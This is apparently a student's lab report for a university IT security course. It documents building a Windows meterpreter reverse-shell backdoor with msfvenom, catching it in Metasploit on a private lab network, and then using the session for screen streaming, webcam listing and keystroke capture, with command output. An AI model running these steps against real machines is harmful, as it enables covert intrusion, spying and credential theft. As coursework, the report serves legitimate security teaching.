

Name: Marquez, Jon Bon Leo	Section/Course: IT41S3 CBS 403
Program: BSIT	Professor: Eduardo Rodrigo

1) Individual I.P. address.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.20.10.9 netmask 255.255.255.240 broadcast 172.20.10.15
    inet6 fe80::a00:27ff:fe8a:6ce5 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8a:6c:e5 txqueuelen 1000 (Ethernet)
    RX packets 162 bytes 20620 (20.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 68 bytes 16442 (16.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2) That you see each other in one network.

```
(kali㉿kali)-[~]
$ nmap -sn 172.20.10.9/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 00:01 EDT
Nmap scan report for 172.20.10.1
Host is up (0.0099s latency).
Nmap scan report for 172.20.10.3
Host is up (0.021s latency).
Nmap scan report for 172.20.10.5
Host is up (0.013s latency).
Nmap scan report for 172.20.10.8
Host is up (0.00046s latency).
Nmap scan report for 172.20.10.9
Host is up (0.000056s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.04 seconds
```

3) Proof of Scanning and Pen testing.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.20.10.9
lhost => 172.20.10.9
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
[*] Sending stage (176198 bytes) to 172.20.10.2
[*] Meterpreter session 1 opened (172.20.10.9:4444 → 172.20.10.2:52440) at 2024-09-14 00:14:36 -0400
```

4) Backdoor Script.

```
map done: 230 IP addresses (3 hosts up) scanned in 3.04 seconds

(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 -f exe -o backdoormarquez.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoormarquez.exe

(kali㉿kali)-[~]
$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.9 LPORT=4444 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe

(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
```

5) Results/ Proof of Hacking.

meterpreter > sysinfo


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.9:4444
[*] Sending stage (176198 bytes) to 172.20.10.2
[*] Meterpreter session 1 opened (172.20.10.9:4444 → 172.20.10.2:52440) at 2024-09-14 00:14:36 -0400


meterpreter > sysinfo
Computer      : DESKTOP-6B0BULT
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

meterpreter > screenshot

```
Computer      : DESKTOP-6B0BULT
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > screenshot
[*] Preparing player ...
[*] Opening player at: /home/kali/upwDipGG.html
[*] Streaming ...
█
```



meterpreter > webcam_stream



meterpreter > webcam_list

```
Exiting due to channel error.  
Exiting due to channel error.  
meterpreter > webcam_list  
1: Integrated Webcam  
meterpreter > █
```

meterpreter > keyscan_start, keyscan_dump, keyscan_stop

```
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
marquez jon bon doing keyscan  
  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter > █
```